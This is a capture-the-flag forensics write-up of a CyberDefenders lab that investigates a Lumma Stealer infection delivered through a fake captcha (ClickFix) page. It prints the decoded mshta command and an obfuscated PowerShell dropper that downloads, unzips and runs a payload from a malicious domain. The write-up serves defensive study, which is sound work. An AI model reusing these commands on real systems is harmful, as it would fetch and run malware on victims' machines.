

Challenge: [LummaStealer Lab](#)

Platform: CyberDefenders

Category: Endpoint Forensics

Difficulty: Medium

Tools Used: EvtxECmd, Timeline Explorer, DB Browser for SQLite

Summary: This lab involved investigating a host infected with Lumma Stealer, which is a notorious infostealer. The primary tools used were EvtxECmd for parsing event logs, Timeline Explorer for viewing the CSV output, and DB Browser for SQLite to view browsing history artifacts. I really enjoyed this lab; I highly recommend it for those that enjoy Windows forensics and basic cyber threat intelligence (CTI).

Scenario: Lumma Stealer is a powerful malware written in C that secretly steals a wide range of data from infected systems. This MaaS (Malware-as-a-Service) tool has quickly become known for its ability to target and steal important information like cryptocurrency wallets, browser data, email credentials, financial details, personal files, and FTP client data. It uses advanced techniques like controlled data writing and encryption to avoid detection and increase its effectiveness. A new and sophisticated method of distributing Lumma Stealer malware has been uncovered, targeting Windows users through deceptive human verification pages.

You have been given a disk triage from a machine that has fallen victim to this new attack. Your task is to analyze the malware and determine exactly what occurred on the machine.

The victim has been deceived into executing an encoded Powershell command on his device. What is this command in its decoded form?

Let's begin by investigating the PowerShell logs located at:

- C:\Users\Administrator\Desktop\Start Here\Artifacts\Windows\System32\winevt\Logs\Windows PowerShell.evtx

I am going to use a tool called EvtxECmd to parse these event logs:

- `.\EvtxECmd.exe -f " ".\Windows PowerShell.evtx" --csv . --csvf powershell_out.csv`
 - -f specifies the file path to the event log
 - --csv specifies the output file format
 - --csvf specifies the output filename

You can view the output using Timeline Explorer, which is a much better version of Excel when it comes to viewing CSV files. The most important Event IDs within the PowerShell logs are:


- **Event ID 400:** When a PowerShell script or command begins, it generates an Event ID 400. This indicates that a new process has started. The critical fields within these logs are:

- HostApplication: Shows what process initiated the PowerShell command. You can see the exact command line arguments used.
- HostID & RunspaceID: Unique identifiers to the script execution. This can help you connect related events.
- Timestamp: The time the script started.
- **Event ID 600:** Once a script is running, it may need to interact with parts of the OS. To do so, it loads Providers. Event ID 600 is generated every time a script loads a provider. Providers are like PowerShell's version of DLLs or imports. For example, if a script needs to modify the registry, it needs to load the Registry provider. By analysing these events, you can better understand the behaviour of a script (does it interact with the registry, file system, etc).
- **Event ID 403:** When the script finishes execution, it generates an Event ID 403.

If you filter for Event ID 400, we can see a base64-encoded PowerShell script being run at 2024-09-12 09:07:37:

```
HostApplication=C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe -eC bQBzAGgAdABhACAAIgBoAHQAdABwAHMAOgAvAC8AYwBsAGkAYwBrAHQAbw
```

To decode this script, we can use the From Base64 and Decode Text recipe's on CyberChef:



The screenshot shows the CyberChef interface with two recipes applied:

- From Base64:** The 'Alphabet' dropdown is set to 'A-Za-z0-9+/' and the 'Remove non-alphabet chars' checkbox is checked.
- Decode text:** The 'Encoding' dropdown is set to 'UTF-16LE (1200)'.

The **Input** field contains the base64-encoded PowerShell command: `bQBzAGgAdABhACAAIgBoAHQAdABwAHMAOgAvAC8AYwBsAGkAYwBrAHQAbw`. The **Output** field shows the decoded result: `mshta https://clicktogo.click/uploads/tra15`.

This PowerShell command invokes mshta.exe, which is the Microsoft HTML Application Host, a legitimate Windows utility used to execute HTML applications (HTA files). Mshta is a common living-of-the-land binary that is often used to deliver malware.

Answer: mshta "https://clicktogo.click/uploads/tra15"

What is the MITRE ATT&CK sub-technique ID for the technique used by the malware sample to download and execute its payload through a trusted system utility in the previous PowerShell command?

If you search for "Mshta Mitre ATT&CK" you will see results for System Binary Proxy Execution: Mshta. This technique involves using mshta.exe to execute malicious .hta files:

System Binary Proxy Execution: Mshta

Other sub-techniques of System Binary Proxy Execution (14)

Adversaries may abuse mshta.exe to proxy execution of malicious .hta files and Javascript or VBScript through a trusted Windows utility. There are several examples of different types of threats leveraging mshta.exe during initial compromise and for execution of code.^{[1] [2] [3] [4] [5]}

Mshta.exe is a utility that executes Microsoft HTML Applications (HTA) files.^[6] HTAs are standalone applications that execute using the same models and technologies of Internet Explorer, but outside of the browser.^[7]

Files may be executed by mshta.exe through an inline script: `mahta`

```
vbscript:Close(Execute("GetObject("script:https[:]//webserver/payload[.]set")"))
```

They may also be executed directly from URLs: `mahta http[:]//webserver/payload[.]hta`

Mshta.exe can be used to bypass application control solutions that do not account for its potential use. Since mshta.exe executes outside of the Internet Explorer's security context, it also bypasses browser security settings.^[8]

ID: T1218.005

Sub-technique of: T1218

○ Tactic: Defense Evasion

○ Platforms: Windows

Contributors: @ionstorm; Ricardo Dias; Ye Yint Min
Thu Htut, Offensive Security Team, DBS Bank

Version: 2.1

Created: 23 January 2020

Last Modified: 25 April 2025

[Version Permalink](#)

Answer: T1218.005

The victim was tricked by a fake verification website while browsing the internet. What is the URL of the malicious website to which the Powershell command belongs?

To find the URL of the malicious website to which the PowerShell command belongs to, we should start by investigating the user's browser history. After exploring the directories associated with browsers for the Intern0o user, I came across the browsing history for Edge, located at:

- C:\Users\Administrator\Desktop\Start Here\Artifacts\Users\Infern0o\AppData\Local\Microsoft\Edge\User Data\Default\History



Let's open this up in DB Browser for SQLite. If you explore the urls table, which shows the URLs visited by the user, we can see an interesting series of titles that indicate captcha verification:

Table: urls				
Filter in any column				
id	url	title	visit_count	
Filter	Filter	Filter	Filter	
82	https://leroaboy.net/?...	Redirect	1	
83	https://leroaboy.net/partitail/...	VIRALKAN DUNIA KINI MAHJONG WAYS ...	11	
84	https://cc.anomalchanson.click/cx/...	..Loading..	1	
85	https://824551.dutydynamo.co/?...	..Loading..	1	
86	https://824551.dutydynamo.co/	2Captcha Verification	1	
87	https://downloadstep.com/go/...	2Captcha Verification	1	
88	https://ofsetvideofre.click/	2Captcha Verification	1	
89	https://check-robot.b-cdn.net/Done-...	Verify You Are Human	1	
90	https://amplevintem.shop/...	Rocket Launch - MelBet Promotion ...	1	
91	https://refpaikgai.top/L?...	Rocket Launch - MelBet Promotion ...	1	
92	https://melbetegypt.com/en/...	Rocket Launch - MelBet Promotion ...	1	
93	https://cc.anomalchanson.click/cx/...	..Loading..	1	
94	https://825904.resourcerevive.co/?...	..Loading..	1	
95	https://825904.resourcerevive.co/	..Loading..	1	
96	https://leroaboy.net/?rb=Zyeu92B-...	Redirect	3	
97	https://cc.anomalchanson.click/cx/...	..Loading..	1	
98	https://790413.resourcerevive.co/?...	..Loading..	1	
99	https://790413.resourcerevive.co/	..Loading..	1	
100	https://bakrie.ac.id/jurnal/...	UNGKAPAN MAHJONG WAYS SERTAKAN ...	1	
101	https://cc.anomalchanson.click/cx/...	..Loading..	1	
102	https://826113.dutydynamo.co/?...	..Loading..	1	
103	https://826113.dutydynamo.co/	Verify You Are Human	1	
104	https://downloadstep.com/go/...	Verify You Are Human	1	
105	https://spam-check1.b-cdn.net/...	Verify You Are Human	1	

One that stands out is:

<https://check-robot.b-cdn.net/Done-Captcha.html>

This seems to indicate the final page you are redirected to once you have completed the captcha. If you use the Wayback machine, we can see that this is a clear example of a ClickFix attack:



For context, a ClickFix attack is a form of social engineering whereby a user is tricked into completing a fake captcha that if followed, leads to executing malicious commands in the Windows Run dialogue. In this case, a base64-encoded PowerShell command was copied to the users clipboard, which was then executed by the user after being pasted in the Run dialogue box.

Answer: <https://check-robot.b-cdn.net/Done-Captcha.html>

In the second-stage of the malware execution, it downloads an additional file. What is the name of this file?

Going back to the PowerShell logs, at 2024-09-12 09:07:44, right after the first stage payload executed, you can observe another heavily obfuscated PowerShell command:

```
Cell contents
HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w 1 -ep
Unrestricted -nop function llemiXA($iMYi){return -split ($iMYi -replace '..', '0x$&';
'});$MeloNmjt =
llemiXA('1EC0DD08B73CA88CF5B0BD8263811B4B64E34C06A804D58C0D811D5C37129DB5FFAFF3FEB78DD5A
8C99D9D7BA8C273BB91B1B75E06AB87A183EA7755CCABE7B6932D5F329F5305ACA6C3D7D808AC8765ECCC87F
99F44C7296D2424100B42DF8C725C2951946060EA69ED332FE9E38A6EE3DBFE14005664EB807CD0D97E8066B
AF32FB30305E9BCB1632DA3929F1A6D35F806B6ADA832BDD28C27DAC62E8048E082CC6076657EA67129E53CD
D376F76BC7DD61EC02B7ABA914F3168EB1EC802A7D47907460C1BCB530B127B5FCABF6D0F9D323902BD023BB
413216AD6E710BF8AE8D21715882AE9E8145DA4B7FF51E118407666DF27AF2374FDAC2F8086FEAE8FE51D214
18E13D663E146D4EE51F5F66D45D68EC04D8BDBAC689AD4F09C3DD1889D47C47E909DA94FC6C3285BDB52441
0FC6F6E6F99D2BDC82DF6D07CCDA6521E8ADAC7456B3212C7AAAC89D32FC8EC9FC0D4135BDBE19EB5F37E3
91E633F1D5F9FCBF6BF94396BFDD800A44C18EC929D97BAC9ADC3383B31DE685AC331D31AE6DE1803CE47C39
89F203DE31546D749529FEE5B16CA01B5119C933223A1B21DE212CC321ABBD42CB8BF415900C9C0D5360406D
E8CAEB2C91603FC7C299C270E67BEF0917E182D4D7001B7E4C5EBF710BC694C57E326F2783FF9150509431AB
5845BD0B5A2FB07691DEE676D7FE0654BECB7AE175241E3AB495EC2D65D5FA126C5443E4E44B5F718C3F518D
3E941E241D38BA855B06322364E61AC9182D5DD8987C5071A34732CE1F84365B97744A8C7A2831635E99E50D
757B98A20C6197B58E622D1EC103C19D71DFA35AB4D021771DE08A5060B541FE76488C587576AD47238815B7
FBEDF8844DE75EE77498A8FB1E5BDD86EE2DF363851E223748EF1B17A596F8E039155ACC3BDA790ADDCBF1EE
95768008B2D771A52CE8E589E9F41E7BA6474D9A49C0EE3265A11A92E9E877353A2EC2AA0CD2D8763F45633A
BA0B37813EF274E4E88267E951079CA280E6AB2B7B5BD674929E47808B6B1928716827FB41A2E73ED48375257
811E5BC63B92DC423C8FB6712FCA16CA1A595A1BCB9327D94EBFA2B4C7F4AB78415731AD5812DB05B187FD30
C3BFD6647CF8154B7D6RA029C4FD0D39A343AARRB56A791659FC48C83F2CBF82586CF31079F61F972368FB2
```

To decode and decrypt this script, I used a Python script created by our lovely friend ChatGPT:

```
PS C:\Users\timba\Downloads> python .\decode.py
[*] Decrypted command string:
function oM($EID, $FGT){[IO.File]:WriteAllBytes($EID, $FGT);function zB($EID){$nqzFA = $env:Temp;Expand-Archive -Path $EID -DestinationPath $nqzFA;Add-Type -Assembly System.IO.Compression.FileSystem;$zi
pFile = [IO.Compression.ZipFile]:OpenRead($EID);$MhNSN = ($zipFile.Entries | Sort-Object Name | Select-Object -First 1).Name;$qVkv = Join-Path $nqzFA $MhNSN;start $qVkv;};function gDf($bxU){$aH = New-Objec
t (Ciq @99,122,137,67,108,122,119,88,129,126,122,131,137));$FGT = $aH.DownloadData($bxU);return $FGT;function Ciq($MJS){$Ls=21;$Eco=$Null;foreach($fcd in $MJS){$Eco+=[char]($fcd-$LsF)};return $Eco};functio
n BMD($dsk = $env:Temp + '\';;$sqsyOD = $dsk + 'tera15.zip'; if (Test-Path -Path $sqsyOD){zB $sqsyOD};Else{ $WJRJkFA = gDf (Ciq @125,137,137,133,136,79,68,68,128,129,126,128,137,132,124,132,67,128
,129,126,128,68,138,133,129,132,118,121,136,68,137,122,135,118,70,74,67,143,126,133));oM $sqsyOD $WJRJkFA;zB $sqsyOD};};BMD;
[*] Executable to run: iex
[*] Arguments: function oM($EID, $FGT){[IO.File]:WriteAllBytes($EID, $FGT);function zB($EID){$nqzFA = $env:Temp;Expand-Archive -Path $EID -DestinationPath $nqzFA;Add-Type -Assembly System.IO.Compression.Fi
leSystem;$zipFile = [IO.Compression.ZipFile]:OpenRead($EID);$MhNSN = ($zipFile.Entries | Sort-Object Name | Select-Object -First 1).Name;$qVkv = Join-Path $nqzFA $MhNSN;start $qVkv;};function gDf($bxU){$aH
= New-Object (Ciq @99,122,137,67,108,122,119,88,129,126,122,131,137));$FGT = $aH.DownloadData($bxU);return $FGT;function Ciq($MJS){$Ls=21;$Eco=$Null;foreach($fcd in $MJS){$Eco+=[char]($fcd-$LsF)};return $
Eco};function BMD($dsk = $env:Temp + '\';;$sqsyOD = $dsk + 'tera15.zip'; if (Test-Path -Path $sqsyOD){zB $sqsyOD};Else{ $WJRJkFA = gDf (Ciq @125,137,137,133,136,79,68,68,128,129,126,128,137,132,12
4,132,67,128,129,126,128,68,138,133,129,132,118,121,136,68,137,122,135,118,70,74,67,143,126,133));oM $sqsyOD $WJRJkFA;zB $sqsyOD};};BMD;
```

This script starts PowerShell hidden (no Window), bypasses script execution restrictions, disables PowerShell profile loading, checks for tera15.zip in %TEMP%, if missing, it downloads it, saves it locally, extracts it and executes the extracted file called chkbkx.exe. This is a clear example of a PowerShell dropper, that is used to download and execute malware.

Answer: tera15.zip

What is the URL from which the above file was downloaded?

The URL from which tera15.zip was downloaded can be seen in the decoded PowerShell script within an encoded byte array.

Answer: <https://clicktogo.click/uploads/tera15.zip>


The malware performs process hollowing on a legitimate system process to evade detection. What is the name of this process?

Let's start by navigating to the tera15.zip file which contains the chkbkx.exe binary that was downloaded from the second stage payload. This file is located at:


- C:\Users\Administrator\Desktop\Start Here\Artifacts\Users\Infern0o\AppData\Local\Temp\tera15

We can use the Get-FileHash cmdlet to generate the SHA256 hash of this binary and submit it to VirusTotal:

- Get-FileHash -Algorithm SHA256 .\chkbkx.exe



If you navigate to the Behaviour tab and scroll down to the Process Tree section, we can see that chkbx.exe spawned BitLockerToGo.exe:




If you explore reports concerning Lumma Stealer, you will notice that it has been observed employing process hollowing targeting BitLockerToGo.exe to inject its malicious payload.

Answer: BitLockerToGo.exe

Monitoring the malware's network activity can reveal the domains it intends to connect to. What is the first domain it attempts to connect to?

If you navigate to the HTTP Requests section under the Behaviour tab on VirusTotal, we can see that this binary made a post required to votteryloeq.shop:



Answer: votteryloeq.shop